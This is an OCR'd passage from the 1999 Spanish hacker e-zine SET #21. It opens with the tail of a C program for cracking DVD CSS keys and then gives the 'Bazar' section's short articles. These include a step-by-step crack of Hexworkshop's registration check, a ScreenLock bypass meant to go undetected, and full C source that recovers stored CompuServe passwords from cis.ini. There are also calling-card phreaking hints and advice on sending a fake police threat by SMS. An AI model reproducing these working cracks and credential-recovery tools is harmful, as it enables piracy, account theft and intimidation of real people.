        0x0a,0x8a,0x4a,0xca,0x2a,0xaa,0x6a,0xea,0x1a,0x9a,0x5a,0xda,0x3a,0xba,0x7a,0xfa,
        0x06,0x86,0x46,0xc6,0x26,0xa6,0x66,0xe6,0x16,0x96,0x56,0xd6,0x36,0xb6,0x76,0xf6,
        0x0e,0x8e,0x4e,0xce,0x2e,0xae,0x6e,0xee,0x1e,0x9e,0x5e,0xde,0x3e,0xbe,0x7e,0xfe,
        0x01,0x81,0x41,0xc1,0x21,0xa1,0x61,0xe1,0x11,0x91,0x51,0xd1,0x31,0xb1,0x71,0xf1,
        0x09,0x89,0x49,0xc9,0x29,0xa9,0x69,0xe9,0x19,0x99,0x59,0xd9,0x39,0xb9,0x79,0xf9,
        0x05,0x85,0x45,0xc5,0x25,0xa5,0x65,0xe5,0x15,0x95,0x55,0xd5,0x35,0xb5,0x75,0xf5,
        0x0d,0x8d,0x4d,0xcd,0x2d,0xad,0x6d,0xed,0x1d,0x9d,0x5d,0xdd,0x3d,0xbd,0x7d,0xfd,
        0x03,0x83,0x43,0xc3,0x23,0xa3,0x63,0xe3,0x13,0x93,0x53,0xd3,0x33,0xb3,0x73,0xf3,
        0x0b,0x8b,0x4b,0xcb,0x2b,0xab,0x6b,0xeb,0x1b,0x9b,0x5b,0xdb,0x3b,0xbb,0x7b,0xfb,
        0x07,0x87,0x47,0xc7,0x27,0xa7,0x67,0xe7,0x17,0x97,0x57,0xd7,0x37,0xb7,0x77,0xf7,
        0x0f,0x8f,0x4f,0xcf,0x2f,0xaf,0x6f,0xef,0x1f,0x9f,0x5f,0xdf,0x3f,0xbf,0x7f,0xff
};

unsigned char CSStab5[256]=
{
        0xff,0x7f,0xbf,0x3f,0xdf,0x5f,0x9f,0x1f,0xef,0x6f,0xaf,0x2f,0xcf,0x4f,0x8f,0x0f,
```

```
        0xf7,0x77,0xb7,0x37,0xd7,0x57,0x97,0x17,0xe7,0x67,0xa7,0x27,0xc7,0x47,0x87,0x07,
        0xfb,0x7b,0xbb,0x3b,0xdb,0x5b,0x9b,0x1b,0xeb,0x6b,0xab,0x2b,0xcb,0x4b,0x8b,0x0b,
        0xf3,0x73,0xb3,0x33,0xd3,0x53,0x93,0x13,0xe3,0x63,0xa3,0x23,0xc3,0x43,0x83,0x03,
        0xfd,0x7d,0xbd,0x3d,0xdd,0x5d,0x9d,0x1d,0xed,0x6d,0xad,0x2d,0xcd,0x4d,0x8d,0x0d,
        0xf5,0x75,0xb5,0x35,0xd5,0x55,0x95,0x15,0xe5,0x65,0xa5,0x25,0xc5,0x45,0x85,0x05,
        0xf9,0x79,0xb9,0x39,0xd9,0x59,0x99,0x19,0xe9,0x69,0xa9,0x29,0xc9,0x49,0x89,0x09,
        0xf1,0x71,0xb1,0x31,0xd1,0x51,0x91,0x11,0xe1,0x61,0xa1,0x21,0xc1,0x41,0x81,0x01,
        0xfe,0x7e,0xbe,0x3e,0xde,0x5e,0x9e,0x1e,0xee,0x6e,0xae,0x2e,0xce,0x4e,0x8e,0x0e,
        0xf6,0x76,0xb6,0x36,0xd6,0x56,0x96,0x16,0xe6,0x66,0xa6,0x26,0xc6,0x46,0x86,0x06,
        0xfa,0x7a,0xba,0x3a,0xda,0x5a,0x9a,0x1a,0xea,0x6a,0xaa,0x2a,0xca,0x4a,0x8a,0x0a,
        0xf2,0x72,0xb2,0x32,0xd2,0x52,0x92,0x12,0xe2,0x62,0xa2,0x22,0xc2,0x42,0x82,0x02,
        0xfc,0x7c,0xbc,0x3c,0xdc,0x5c,0x9c,0x1c,0xec,0x6c,0xac,0x2c,0xcc,0x4c,0x8c,0x0c,
        0xf4,0x74,0xb4,0x34,0xd4,0x54,0x94,0x14,0xe4,0x64,0xa4,0x24,0xc4,0x44,0x84,0x04,
        0xf8,0x78,0xb8,0x38,0xd8,0x58,0x98,0x18,0xe8,0x68,0xa8,0x28,0xc8,0x48,0x88,0x08,
        0xf0,0x70,0xb0,0x30,0xd0,0x50,0x90,0x10,0xe0,0x60,0xa0,0x20,0xc0,0x40,0x80,0x00
};


/*******************************************
 *
 * The basic CSS cipher code
 *
 *
 * With reduced mangling in the key setup
 *
 *
 *******************************************/

void CSSdescramble( unsigned char *key )
{
        unsigned int t1,t2,t3,t4,t5,t6;
        unsigned int i;

        t1= key[0] ^ 0x100;
        t2= key[1];
        t3=(*((unsigned int *)(key+2)));
  t4=t3&7;
        t3=t3*2+8-t4;
        t5=0;

  printf( "Keystate at start: %03x %02x %08x\n", t1, t2, t3 );
        printf( "output: " );
        for( i=0 ; i < 10 ; i++ )
        {
                t4=CSStab2[t2]^CSStab3[t1];
                t2=t1>>1;
                t1=((t1&1)<<8)^t4;
                t4=CSStab5[t4];
                t6=(((((((t3>>3)^t3)>>1)^t3)>>8)^t3)>>5)&0xff;
                t3=(t3<<8)|t6;
                t6=CSStab4[t6];
                t5+=t6+t4;
                printf( "%02x ",t5&0xff);
                t5>>=8;
        }
        printf( "\n" );
}



/*****************************************************
 *
 *  The Divide and conquer attack
 *
 *  Deviced and written by Frank A. Stevenson 26 Oct 1999
```


```
 *
 *  ( frank@funcom.com )
 *  Released under the GPL license
 *
 ****************************************************/

#define KEYSTREAMBYTES 10

static unsigned char invtab4[256];

void CSScracker( unsigned char* pStream ) {
  unsigned int t1,t2,t3,t4,t5,t6;
  unsigned int nTry;
  unsigned int vCandidate;
  int i;
  unsigned int j;

  /* Test that CSStab4 is a permutation */
  memset( invtab4, 0, 256 );
  for( i = 0 ; i < 256 ; i++ ) invtab4[ CSStab4[i] ] = 1;
  for( i = 0 ; i < 256 ; i++ ) if( invtab4[ i ] != 1 ) {
    printf( "Permutation error\n" );
    exit( -1 );
  }

  /* initialize the inverse of table4 */
  for( i = 0 ; i < 256 ; i++ ) invtab4[ CSStab4[i] ] = i;

  for( nTry = 0 ; nTry < 65536 ; nTry++ ) {
    t1 = nTry >> 8 | 0x100;
    t2 = nTry & 0xff;
    t3 = 0;   /* not needed */
    t5 = 0;

    /* iterate cipher 4 times to reconstruct LFSR2 */
    for( i = 0 ; i < 4 ; i++ ) {
      /* advance LFSR1 normaly */
      t4=CSStab2[t2]^CSStab3[t1];
      t2=t1>>1;
      t1=((t1&1)<<8)^t4;
      t4=CSStab5[t4];
      /* deduce t6 & t5 */
      t6 = pStream[ i ];
      if( t5 ) t6 = ( t6 + 0xff )&0x0ff;
      if( t6 < t4 ) t6 += 0x100;
      t6 -= t4;
      t5 += t6 + t4;
      t6 = invtab4[ t6 ];
      /* printf( "%02x/%02x ", t4, t6 ); */
      /* feed / advance t3 / t5 */
      t3 = (t3 << 8) | t6;
      t5 >>= 8;
    }

    vCandidate = t3;

    /* iterate 6 more times to validate candidate key */
    for( ; i < KEYSTREAMBYTES ; i++ ) {
      t4=CSStab2[t2]^CSStab3[t1];
      t2=t1>>1;
      t1=((t1&1)<<8)^t4;
      t4=CSStab5[t4];
      t6=(((((((t3>>3)^t3)>>1)^t3)>>8)^t3)>>5)&0xff;
      t3=(t3<<8)|t6;
      t6=CSStab4[t6];
```

```
      t5+=t6+t4;
      if( (t5 & 0xff) != pStream[i] ) break;
      t5>>=8;
    }

    if( i == KEYSTREAMBYTES ) {
      /* Do 4 backwards steps of iterating t3 to deduce initial state */
      t3 = vCandidate;
      for( i = 0 ; i < 4 ; i++ ) {
        t1 = t3 & 0xff;
        t3 = ( t3 >> 8 );
        /* easy to code, and fast enough bruteforce search for byte shifted in */
        for( j=0 ; j < 256 ; j++ ) {
          t3 = (t3 & 0x1ffff) | ( j << 17 );
          t6=(((((((t3>>3)^t3)>>1)^t3)>>8)^t3)>>5)&0xff;
          if( t6 == t1 ) break;
        }
      }
      printf( "Candidate: %03x %02x %08x\n", 0x100|(nTry>>8),nTry&0x0ff, t3 );
    }

  }

}


/* simple function to convert hex bytes to int */
/* note: will give random results if nonhex digits are input */

static char hexdigits[17] = "0123456789abcdef\0";

static int HexByteToInt( const char *pNumber ) {
  char ch;
  int r;

  ch = tolower( pNumber[0] );
  r = 16 * (int)( strchr( hexdigits, ch ) - hexdigits );
  ch = tolower( pNumber[1] );
  r+= (int)( strchr( hexdigits, ch ) - hexdigits );

  return r & 0x0ff;  /* invalid input will have produce garbage */
}


/* Main function */

int main( int argc, char* argv[] ) {
  int i;
  unsigned char data[ KEYSTREAMBYTES ];


  memset( data, 0, KEYSTREAMBYTES );

  if( argc > KEYSTREAMBYTES + 1 ) {
    printf( "To many arguments\n" );
    return -1;
  }

  if( argc < 6 ) {
    printf( "Usage: %s xx xx ... ( 5 / %i hex bytes )\n", argv[0], KEYSTREAMBYTES );
    return -1;
  }

  for( i = 1; i < argc ; i++ ) {
    data[i-1] = HexByteToInt( argv[i] );
```

```
  }

  if( argc == KEYSTREAMBYTES + 1 ) {
    /* search for key */
    printf( "Attempting crack\n" );
    CSScracker( data );
  } else {
    /* Produce sample keystream */
    printf( "Doing encryption\n" );
    CSSdescramble( data );
  }

  return( 0 );
}
<-->
```

EOF

```
-[ 0x03 ]--------------------------------------------------------------------
-[ Bazar ]--------------------------------------------------------------------
-[ by Varios Autores ]-------------------------------------------------SET-21-
```



```
                                        - [ SET #21 ] -
```

El Bazar, aqui encontrareis articulos que dado su tama~o o contenido hemos preferido juntar en esta secion fija. Donde podeis enviar todos vuestros trucos o ayudas. A la direcion siguiente.

<set-fw@bigfoot.com>

Solo recordaros el estilo, no usar acentos, e~es o similares. Para mas informacion sobre el estilo a usar, leed Proyectos, Peticiones y Avisos en 0x07. Y algo mas, hay muchos temas sobre los que escribir, LEED los SETs atrasados y no escribais sobre temas ya tratados, a no ser : a) Que vayas a ampliar la informacion b) Que sea material actualizado. En este numero tenemos los siguientes articulos dentro de nuestro zoco particular.

En este numero hacemos mencion especial al Dr_Zippie que no fue capaz de esperar a la salida de SET #21 y decidio publicar el articulo que nos habia enviado en Kriptopolis, con lo que hemos decidido eliminarlo del Bazar. No sabemos que ansias de ser famoso tenia pero las ha conseguido. Con esto quiero recordar que ningun articulo que nos enviais cae en saco roto, se publicaran mas tarde o mas temprano.

Indice de Bazar SET #21 :


```
-< 0x01 >-------------------------------------------.----------------.----
                                                   '-[ Dark Angel )-
```

Como crackear Hexworkshop 1.0 por Dark Angel

El proceso de crackeo de este tipo de archivos es sencillisimo, este peque~o tutorial podrias seguirlo sin ningun tipo de conocimientos de ensamblador dedicandote a repetir lo que he escrito aqui, pero si no

sabes nada de ensamblador, por favor deja de leer este tutorial, vete a la biblioteca/libreria m s cercana y pillate un buen libro de ensamblador, yo te recomiendo: "Lenguaje ensamblador de los 80x86" por Jon Beltran de Heredia de la editorial Anaya, la serie gris, es muy bueno o bajate algun manual de la red, que ahi tienes muchos algunos de ellos muy buenos.

Bueno al grano:

Lo primero necesitaras un par de herramientas:
- W32dasm8.x o algun buen desensamblador.
- Un editor hexadecimal te recomiendo hiew.
- Algun compilador, C o Pascal por decir alguno para hacer el crack

Analicemos un poco el programa:
Hexworkshop es un editor hexadecimal muy bueno, yo lo utilizo mucho tiene muchas posibilidades, pero si haces clic en Help y en about Hexworkshop te aparecer un bonito mensaje pidiendote que te registres, Ahora introduce en Serial Number "1234", te aparecera un mensaje del tipo You have entered an invalid registration number (de verdad?), bueno, ante esto tenemos muchas posibilidades de crackeo pero nos quedaremos con la mas facil.

Lo primero que hay que hacer es abrir es W32dasm y desensamblar el archivo exe
(NOTA: te recomiendo que hagas una copia de seguridad del exe original antes de tocar nada por si metes la pata)
Buscamos la cadena "You have entered" (con el boton de la linterna en el menu Search) y nos aparece una sola coincidencia, si miramos un par de lineas mas arriba, veremos : DialogID_0075.
Buscamos la cadena DialogID_0075 y aparecemos en la linea *Posible reference to Dialog: DialogID_0075, solo hay dos ocurrencias en el archivo una al principio y otra al final, nos quedamos con la del final.
Miramos mas arriba hasta que encontremos *Referenced by a (U) nconditional or (C)onditional Jump at Adress: 0004.CBB7(C)
Puede que en vuestro ordenador los numeros sean diferentes.
Nos vamos hasta la direccion que nos indica el salto. Y alli vemos:
0004.CBB7 7549 jne CC02
Bingo, ahi esta nuestra linea, es una salto condicional que se salta la ventana de error, entonces si cambiamos el jne por un je estaria todo arreglado, apuntamos el valor de Offset que hay abajo 0002F917h

Arrancamos el hiew, pulsamos F4 y seleccionamos decode pulsamos F5 y escribimos el offset no hace falta escribir la h del final, cuando lo escribamos y aparezcamos en la linea del salto, pulsamos F4 y seleccionamos Hex y apuntamos el caracter que tenemos en la posicion indicada que es una "u" , pulsamos F4 y seleccionamos decode, pulsamos F3 para editar el archivo y cambiamos el 5 por un 4 pulsamos F9 y despues F4 para seleccionar Hex volvemos a apuntar el caracter, que ahora sera una "t" y pulsamos F10 para salir.

Para hacer el crack os pido que le echeis imaginacion, solo os digo que vayais a la posicion del archivo que teniamos apuntada (ojo, hay que esta en hexa), y hacemos un par de comprobaciones y cambies el caracter "u" por una "t".

Espero que este documento os haya servido de ayuda y hasta otra.

Dark Angel

-< 0x02 >----------.---.---

‘-[221bo"sKt)-

Hackeando ScreenLock

Aviso: No tomo ninguna responsabilidad de los fines destructivos o
ilegales que pueda tener ese archivo. Fue creado con el fin
de ayudar a aquellas personas que olvidaron la contrae~a.

Este bug fue detectado en la version de ScreenLock 4.0. No hay ninguna garantia de que funcione en otras versiones y en la version 5.5 he comprobado que no funciona.

Hackear ScreenLock es muy sencillo. Cuando salga la pantalla de ScreenLock pulsa <ALT+F4>. La ventana se cerrara y tendras que apresurarte a teclear <CONTROL+ALT+SUPR>. Si tardas demasiado la ventana de ScreenLock se volvera a abrir y habra que volver a empezar. Una vez tienes el menu de aplicaciones abiertas, selecciona la aplicacion "WinSys" y haz click sobre "Finalizar Tarea". Y ya esta. Si todo esto no te funciona, teclea <ALT> cuando te salga la ventana de ScreenLock, luego la tecla de la flecha a la derecha (->) cinco veces, entonces apreta <INTRO> y seguidamente dos veces la flecha hacia abajo e <INTRO> otra vez. Rapidamente teclea <CONTROL+ALT+SUPR> y continua como arriba.

NOTA: Cuando el usuario real (es decir, en teoria tu) tenga el control del ordenador y mire los asaltos ocurridos, NO te detectara ;-)

Desde luego, la compa~ia deberia corregir semejante error, X que su programa ahora mismo no tiene ninguna utilidad!

221bo"sKt Theres someone more in the neiverhood

-< 0x03 >----------.----------.--------
‘-[m0f0)-

Este es un peque~o programa que demuestra la inseguridad del algoritmo de generacion de passwords de Compuserve. Espero que le deis buen uso y no abuso.

Esto deberia de compilar con Borland C bajo dos y sin problema bajo Linux. (Tambien compila perfectamente bajo Djpp)

<++> source/walker.c

```
// Walker - Compuserve 3.0 password decrypter

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#define LEN 1024

char *array1 =
     "C6FDC7A1EDFBB6FEE3DBF5BEBAEFDDF7AB";
char *array2 =
     "E6DDE781CDDB96DEC3FBD59E9ACFFDD7E7DCE680CCDA97DFC2FAD49F9BCEFCD6"
     "E4DFE583CFD994DCC1F9D79C98CDFFD5E5DEE482CED895DDC0F8D69D99CCFED4"
```

```
     "E2D9E385C9DF92DAC7FFD19A9ECBF9D3E3D8E284C8DE93DBC6FED09B9FCAF8D2"
     "E0DBE187CBDD90D8C5FDD3989CC9FBD1E1DAE086CADC91D9C4FCD2999DC8FAD0"
     "EED5EF89C5D39ED6CBF3DD9692C7F5DFEFD4EE88C4D29FD7CAF2DC9793C6F4DE"
     "ECD7ED8BC7D19CD4C9F1DF9490C5F7DDEDD6EC8AC6D09DD5C8F0DE9591C4F6DC"
     "EAD1EB8DC1D79AD2CFF7D99296C3F1DBEBD0EA8CC0D69BD3CEF6D89397C2F0DA"
     "E8D3E98FC3D598D0CDF5DB9094C1F3D9E9D2E88EC2D499D1CCF4DA9195C0F2D8"
     "F6CDF791DDCB86CED3EBC58E8ADFEDC7F7CCF690DCCA87CFD2EAC48F8BDEECC6"
     "F4CFF593DFC984CCD1E9C78C88DDEFC5F5CEF492DEC885CDD0E8C68D89DCEEC4"
     "F2C9F395D9CF82CAD7EFC18A8EDBE9C3F3C8F294D8CE83CBD6EEC08B8FDAE8C2"
     "F0CBF197DBCD80C8D5EDC3888CD9EBC1F1CAF096DACC81C9D4ECC2898DD8EAC0"
     "FEC5FF99D5C38EC6DBE3CD8682D7E5CFFFC4FE98D4C28FC7DAE2CC8783D6E4CE"
     "FCC7FD9BD7C18CC4D9E1CF8480D5E7CDFDC6FC9AD6C08DC5D8E0CE8581D4E6CC"
     "FAC1FB9DD1C78AC2DFE7C98286D3E1CBFBC0FA9CD0C68BC3DEE6C88387D2E0CA"
     "F8C3F99FD3C588C0DDE5CB8084D1E3C9F9C2F89ED2C489C1DCE4CA8185D0E2C8"
     "86BD87E1ADBBF6BEA39BB5FEFAAF9DB787BC86E0ACBAF7BFA29AB4FFFBAE9CB6"
     "84BF85E3AFB9F4BCA199B7FCF8AD9FB585BE84E2AEB8F5BDA098B6FDF9AC9EB4"
     "82B983E5A9BFF2BAA79FB1FAFEAB99B383B882E4A8BEF3BBA69EB0FBFFAA98B2"
     "80BB81E7ABBDF0B8A59DB3F8FCA99BB181BA80E6AABCF1B9A49CB2F9FDA89AB0"
     "8EB58FE9A5B3FEB6AB93BDF6F2A795BF8FB48EE8A4B2FFB7AA92BCF7F3A694BE"
     "8CB78DEBA7B1FCB4A991BFF4F0A597BD8DB68CEAA6B0FDB5A890BEF5F1A496BC"
     "8AB18BEDA1B7FAB2AF97B9F2F6A391BB8BB08AECA0B6FBB3AE96B8F3F7A290BA"
     "88B389EFA3B5F8B0AD95BBF0F4A193B989B288EEA2B4F9B1AC94BAF1F5A092B8"
     "96AD97F1BDABE6AEB38BA5EEEABF8DA797AC96F0BCAAE7AFB28AA4EFEBBE8CA6"
     "94AF95F3BFA9E4ACB189A7ECE8BD8FA595AE94F2BEA8E5ADB088A6EDE9BC8EA4"
     "92A993F5B9AFE2AAB78FA1EAEEBB89A393A892F4B8AEE3ABB68EA0EBEFBA88A2"
     "90AB91F7BBADE0A8B58DA3E8ECB98BA191AA90F6BAACE1A9B48CA2E9EDB88AA0"
     "9EA59FF9B5A3EEA6BB83ADE6E2B785AF9FA49EF8B4A2EFA7BA82ACE7E3B684AE"
     "9CA79DFBB7A1ECA4B981AFE4E0B587AD9DA69CFAB6A0EDA5B880AEE5E1B486AC"
     "9AA19BFDB1A7EAA2BF87A9E2E6B381AB9BA09AFCB0A6EBA3BE86A8E3E7B280AA"
     "98A399FFB3A5E8A0BD85ABE0E4B183A999A298FEB2A4E9A1BC84AAE1E5B082A8"
     "A69DA7C18D9BD69E83BB95DEDA8FBD97A79CA6C08C9AD79F82BA94DFDB8EBC96"
     "A49FA5C38F99D49C81B997DCD88DBF95A59EA4C28E98D59D80B896DDD98CBE94"
     "A299A3C5899FD29A87BF91DADE8BB993A398A2C4889ED39B86BE90DBDF8AB892"
     "A09BA1C78B9DD09885BD93D8DC89BB91A19AA0C68A9CD19984BC92D9DD88BA90"
     "AE95AFC98593DE968BB39DD6D287B59FAF94AEC88492DF978AB29CD7D386B49E"
     "AC97ADCB8791DC9489B19FD4D085B79DAD96ACCA8690DD9588B09ED5D184B69C"
     "AA91ABCD8197DA928FB799D2D683B19BAB90AACC8096DB938EB698D3D782B09A"
     "A893A9CF8395D8908DB59BD0D481B399A992A8CE8294D9918CB49AD1D580B298"
     "B68DB7D19D8BC68E93AB85CECA9FAD87B78CB6D09C8AC78F92AA84CFCB9EAC86"
     "B48FB5D39F89C48C91A987CCC89DAF85B58EB4D29E88C58D90A886CDC99CAE84"
     "B289B3D5998FC28A97AF81CACE9BA983B388B2D4988EC38B96AE80CBCF9AA882"
     "B08BB1D79B8DC08895AD83C8CC99AB81B18AB0D69A8CC18994AC82C9CD98AA80"
     "BE85BFD99583CE869BA38DC6C297A58FBF84BED89482CF879AA28CC7C396A48E"
     "BC87BDDB9781CC8499A18FC4C095A78DBD86BCDA9680CD8598A08EC5C194A68C"
     "BA81BBDD9187CA829FA789C2C693A18BBB80BADC9086CB839EA688C3C792A08A"
     "B883B9DF9385C8809DA58BC0C491A389";

void desen (char *pass, char *hackpot);
void main (int argc, char *argv[]) {
        FILE *f, *g;
  int i,j,n;
  char s[LEN],t[LEN];
  char par[LEN],pass[LEN],hackpot[LEN];
  int longit, lugar;
  char account[LEN];
  int leido_account;
  char *p;

  printf ("\n");
  printf ("           *******************************************+**
\n");
  printf ("           *                                           *
```

```
\n");
  printf ("            *  Walker - Compuserve 3.0 Password Decrypter  *
\n");
  printf ("            *                                              *
\n");
  printf ("            *              written by m0f0 1999            *
\n");
  printf ("            *                                              *
\n");
  printf ("            ************************************************
\n");
  printf ("\n");

        if (argc!=2) {
        printf ("Uso : WALKER <cis.ini> \n\n",argv[0]);
    exit (1);
  }

  g = fopen (argv[1],"r");
  if (g==0) {
        printf ("Error opening file %s \n\n",argv[1]);
  }

  leido_account = 0;
  while (fgets (s,1024,g)) {
        s[strlen(s)-1] = 0;
        if (leido_account) {
        // last line : [Account...
      p = strstr (s,"=");
      sprintf (pass,p+1);
                        printf ("Account  = %s \n",account);
      desen  (pass,hackpot);
      printf ("Password = %s \n",hackpot);
      printf ("\n");
        leido_account=0;
    }

    p = strstr (s,"[Account");
    if (p!=NULL && !leido_account) {
        leido_account = 1;
      p = strstr (s," ");
      sprintf (account,p+1);
      account[strlen(account)-1] = 0;
      if ( account[strlen(account)-1] == ']') {
        account [strlen (account)-1] = 0;
      }
    }
  }
  fclose (g);
}


void desen (char *pass, char *hackpot) {
  int i, longit, lugar;
  char s[LEN], t[LEN], par[3];

  // Calcular numero de caracteres del password (longit)
  for (longit=0; longit<=16; longit++) {
        s[0] = pass [longit*2];
    s[1] = pass [longit*2+1];
    s[2] = 0;
```

```
    t[0] = array1[longit*2+0];
    t[1] = array1[longit*2+1];
    t[2] = 0;

    if (!strcmp (s,t)) {
        break;
    }
  }

  strcpy (hackpot,"");
  for (i=1; i<=longit; i++) {
        par[0] = pass [2*i-2];
    par[1] = pass [2*i-1];
    par[2] = 0;

    for (lugar=32; lugar<=126; lugar++) {
        t[0] = array2[(lugar-32)*32 + 2*(i-1) + 0];
      t[1] = array2[(lugar-32)*32 + 2*(i-1) + 1];
      t[2] = 0;

      if (!strcmp (par,t)) {
        break;
      }
    }
    hackpot [i-1] = lugar;
  }
  hackpot [i-1] = 0;
}
<-->

-<0x04 >-----------------------------------------------.------------------.---
                                                       '-[ GreeN LegenD )-
```

Bueno gentes, la operadora Uni2 puso a la venta hace poco su tarjeta Universal. Que en el fondo es una Calling Card tradicional. Veamos como funciona. Llamas a un numero 900, este caso es el 900 900 988 y lo primero te piden el idioma, seleccionas castellano con 1. Despues te pide que teclees tu numero de tarjeta y #.

Depues te dira el saldo restante de tu tarjeta. Luego te pide que marques el numero al que quieres llamar. Acto seguido eres conectado.

Este es el uso normal de la tarjeta, pero observemos la tarjeta con ojos de Hacker, Phreaker en este caso. Que vemos ? Una especie de PBX. Y vemos que la tarjeta esta compuesta por un numero de 11 digitos tal que :

16 400 392 423

Hay varias posibilidades, una de ellas es intentar hacer Wardialing, pero este metodo no nos iba a dar grandes resultados.

Otra opcion es tratar de hallar el algoritmo que genera el numero. Esto es tarea un poco mas costosa. Dado que no hay tantas tarjetas por ahi.

La informacion en una tarjeta es la siguiente.

900 900 988 - Uni2

Fecha de Caducidad 08/00
Lote N 9164077

Y si necesitais molestar a Uni2 este es su numero de atencion al cliente que dicen funciona 24hrs, Ja.. como el de movistar. 900 902 320

Haced pruebas por que han tenido el pbx mal configurado y si quereis jugar probad un movil nokia+datasuite y el THC-SCAN o el Pbx-Hack.

Salu2.

GreeN LegenD

-< 0x05 >----------.-----
‘-[Maikel)-

C A Z A N D O F A N T A S M A S (O C A L L E R - I D C U T R E)

Maikel Octubre de 1999

3 de la tarde de un Sabado cualquiera...
Suena el telefono...

- Diga?
-...
- Diga?
-...
- Si no vas a decir nada cuelga, anda...
- (cuelga)

Vaya, un tipo raro, (di por supuesto que era un hombre, cosa que al final resulto ser erronea), en fin esperare a ver si vuelve a llamar, o era una confusion...

5 minutos despues suena otra vez...

- Diga?
-...
- Diga?
-...
- Joder macho, te repites mas que el chorizo...(esta parida no la dije pero bueno me mola ponerla ahora...)
- (cuelga)

Mierda ya me estoy rayando de buena tarde... quien co~o sera?, empece a recordar todos los posibles "enemigos" y la verdad, no tenia ninguno...en fin, si tuviera un trasto de esos que te dicen el caller-id, una vez creo que me llamaron de telefonica vendiendome uno... pero valia un paston...
Pensemos, seguro que va a volver a llamar...

```
...        *
.....     ***
.....      *
.........  U  <-- bombilla encendida...(muy chunga lo se...)
```

Creo recordar que los de telefonica me estan cobrando 200 pelas al mes por un servicio de redireccionamiento de llamada... y si no recuerdo mal los moviles tienen caller-id....

Manual pa currarse un Caller-id de emergencia...

Ingredientes:

-Telefono RTC (normal y corriente)
-Estar de alta en algun servicio de redireccionamiento de llamada, el de telefonica por ejemplo...
-Tener a algun alma perdida llamando a tu casa...
-Telefono movil con caller-id u otro objeto similar.

Pues esto fue lo que hice...

Active el redireccionamineto...que con Telefonica Espa~a es:

Activar: *21*numerodelmobil#
Desactivar: #21#

Y a esperar....
minutos despues...
Suena el movil... y en la ventanita aparece ... 607xxxxxxx, vaya llama desde un movil... quien sera? No lo conozco...

.... F A S E A C O J O N I N G ....
En fin ahora viene la parte mas divertida...puesto que es un movil podemos enviarle un mensajito via SMS ... os vais haciendo una idea?
Visitais alguna de las muchas webs que te dan este servicio gratuito...

http://www.airtel.es
http://www.teleline.es (creo)
etc...

"Atencion usted ha sido denunciado por utilizar su movil para hostigar a la familia XXXXXXX en continuadas ocasiones. Dentro de unos dias se le retirara la cobertura de su movil, y la Policia visitara su domicilio para darle en mano los papeles de la denuncia y ...etc"

En fin que lo acojonamos...

Tambien puedes llamar al movil y decir que eres la policia, pero eso es un poco mas chungo, pero si eres buen actor...

Este sistema funciona muy bien...
Lo malo es que hay un sistema para que no se vea el caller-id, si eres una de esas almas perdidas que les mola llamar a la gente no leais lo que dire ahora. Telefonica se inventa el prefijo 067 que puesto antes de cada llamada oculta el caller-id. !PERO POR QUE CO~O HAN INVENTADO ESO!!!!!!!!!!
Perdonad la expresion pero es que no se para que puede servir aparte de para que algun alma perdida se dedique a llamar a su enemigo de turno...

Nota para los almas perdidas: No se os ocurra utilizar el 067 , porque si tocais mucho los huevos a algun particular os puede denunciar, y entonces los de Telefonica miran en sus archivos que si que guardan el caller-id y la vas a liar, idem con telefonos no particulares, que ademas en algunos casos como Bomberos, o la Policia no tienen problemas para ver tu caller-id incluso con el 067...

Ehh!!!! no os he contado el final de la historia.
Resulta que el se~or x, era la exnovia de turno de mi hermano que estaba poco satisfecha... lo que son las cosas...

NOTA: Para comprobar que marcando el 067 se oculta el caller-id llame desde mi telefono al movil, y os recomiendo que no lo hagais en casa. Parece ser que los moviles tienen ciertas propiedades antiterapeuticas

ademas de afectar a la radio, telefonos, microfonos, pantallas de ordenador, tostadoras... tambien afectan a los seres vivos. Si no me creeis llamaros al movil y poneros entre el auricular del movil y el del telefono de casa...

En fin un saludo, Maikel 20 de octubre de 1999

-< 0x06 >--.-------------.----
‘-[+NetBuL)-


Revision del emu de TPT de JM Garcia


En la seccion SET Inbox de SET #20 aparece un mail de BlueScript (a ver si escribes ese articulo sobre seguridad de la T!! :D) donde comenta un posible fallo en el emulador de JM Garcia (tprom.doc). Este emulador redirige los primeros 96 bits (0-95) al chip de una tarjeta original y el resto a una memoria RAM.
El fallo podria estar en que la memoria esta inicialmente a 0 y como sabeis los 10 bits posteriores al 95 (96-105) vienen marcados a 1 de fabrica en las tarjetas de 8 contactos y 256 bits.
Como no es la primera vez que leo esto (ver el itt.doc de Merlin sobre emulacion) vamos a ver si lo arreglamos de una vez por todas... :)

En la figura 3 del doc de JM Garcia aparece un esquema del emulador. Arriba a la derecha, junto al contador 4040 esta el asunto en cuestion...
